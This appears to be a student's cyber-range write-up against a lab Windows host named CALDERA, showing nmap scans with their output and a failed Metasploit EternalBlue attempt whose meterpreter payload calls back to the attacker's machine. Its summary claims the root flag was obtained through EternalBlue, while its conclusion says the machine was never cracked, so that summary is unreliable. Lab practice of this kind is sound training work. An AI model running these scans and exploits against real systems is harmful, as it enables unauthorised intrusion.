CYBER RANGE TARGET: CALDERA

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:

Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary


Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Use msfconsole to run the eternal blue exploit
4. Spawn shell and become admin

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 10 192.168.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 08:50 EDT
Nmap scan report for 192.168.2.4
Host is up (0.013s latency).
Not shown: 4 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

Figure 1 discovering target IP


After obtaining the target's IP of 192.168.2.4 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.4 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open --top-ports 100 192.168.2.4 -oX /home/kali/Desktop/longscan.xml


Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html



```
zsh: corrupt history file /root/.zsh_history
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.2.4 -oX /home/kali/Desktop/quickscan.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 08:50 EDT
Nmap scan report for 192.168.2.4
Host is up (0.015s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan



192.168.2.4

Address

- 192.168.2.4 (ipv4)


Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
7	tcp	open	echo	syn-ack			
9	tcp	open	discard	syn-ack			
13	tcp	open	daytime	syn-ack	Microsoft Windows USA daytime		
17	tcp	open	qotd	syn-ack	Windows qotd		English
19	tcp	open	chargen	syn-ack			
21	tcp	open	ftp	syn-ack	Microsoft ftpd		
	ftp-anon	Anonymous FTP login allowed (FTP code 230) 09-20-22 02:24AM <DIR> aspnet_client 07-22-20 06:41AM 689 iisstart.htm 07-22-20 06:41AM 184946 welcome.png					
	ftp-syst	SYST: Windows_NT					
22	tcp	open	ssh	syn-ack	Bitvise WinSSHD	8.43	FlowSsh 8.43; protocol 2.0; non-commercial use
	ssh-hostkey	3072 49:99:d9:14:2b:bc:cf:8c:b6:3d:2b:06:6b:3a:3a:6b (RSA) 384 16:a3:d7:70:be:07:c5:f1:27:b8:98:08:98:ac:d6:a6 (ECDSA)					
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
	http-server-header	Microsoft-IIS/7.5					
	http-title	IIS7					
	http-methods	Potentially risky methods: TRACE					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows 7 - 10 microsoft-ds		
554	tcp	open	rtsp	syn-ack			


Figure 3 output of nmap scan



```
Host script results:
|_nbstat: NetBIOS name: CALDERA, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:13:55:d7
IC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-27T12:59:09
|_  start_date: 2022-10-26T12:36:50

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   18.05 ms 10.8.0.1
2   18.40 ms 192.168.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 242.05 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 4 long nmap scan

Enumeration and Exploring Attack Vectors



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.2.4      yes       The target host(s), range CIDR identifier, or hosts file with syntax '
                                             file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mach
                                             ines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
                                              2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.0.99        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.8.0.99:4444
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.2.4:445       - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.2.4:445       - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.2.4:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > echo Luke Keogh - 19095587
[*] exec: echo Luke Keogh - 19095587

Luke Keogh - 19095587
```

Figure 5 trying eternalblue exploit

Conclusion

I had issues with this machine and was unable to crack it. I saw some people were able to with Eternal Blue however I wasn't able to get that to work either.

References

- NA